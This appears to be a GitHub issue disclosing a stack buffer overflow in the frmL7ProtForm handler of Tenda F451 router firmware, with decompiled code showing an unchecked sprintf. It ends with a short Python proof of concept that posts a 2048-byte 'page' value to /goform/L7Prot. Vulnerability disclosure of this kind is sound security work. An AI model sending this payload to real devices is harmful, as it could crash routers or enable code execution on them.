New issue

The frmL7ProtForm function in Tenda's F451_kfw_V1.0.0.7_cn_svn7958 product has a buffer overflow #14

Open

Jimi-Lab opened 2 weeks ago Owner

Information

Vendor: Tenda
Product: F451_kfw_V1.0.0.7_cn_svn7958
Version: V1.0.0.7
Vulnerability: buffer overflow
Firmware Download: https://www.tenda.com.cn/material/show/1597
Author: Xianmao Ji

Descriptions

We found an overflow vulnerability in httpd :
In frmL7ProtForm function,it reads in a user-provided parameter page,

```
41  sub_1495C("webtypelibrary", formWebTypeLibrary);
42  sub_D878("aspwebtypelibrary", aspWebTypeLibrary);
43  sub_1495C("GetUrlMember", formUrlMember);
44  sub_1495C("GetAllUrlList", formAllUrlList);
45  sub_1495C("webExcptypemanFilter", fromwebExcptypemanFilter);
46  sub_1495C("L7Prot", frmL7ProtForm);
47  sub_1495C("qossetting", fromqossetting);
48  sub_1495C("Natlimit", fromNatlimit);
49  sub_D878("TendaGetArp", aspTendaGetArp);
50  sub_1495C("SafeMacFilter", fromSafeMacFilter);
51  sub_1495C("SafeIpFilter", formSafeIpFilter);
52  sub_1495C("maxLinkNumSet", frommaxLinkNumSet);
53  sub_D878("GetmaxLinkNum", aspGetmaxLinkNum);
```

And the variable v11 is passed to the sprintf function without any length check, which may overflow the stack-based buffer s_.


```
LABEL_68:
  v12 = (const char *)sub_28BCC(a1, "page", "1");
  sprintf(v11, "firewall_proto_list.asp?page=%s", v12);
  v2 = sleep(1u);
  result = sub_3C5E8(v2);
  v21 = result;
  if ( v20 != result )
    return sub_3A494(a1, v11);
  return result;
}
```

As a result, by requesting the page, an attacker can easily execute a denial of service attack or remote code execution.

Proof of Concept (PoC)

```
import requests
url = "http://127.0.0.1/goform/L7Prot"
payload = {
'page':b'a'*2048
}
res = requests.post(url=url,data=payload)
```

Overcome



Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants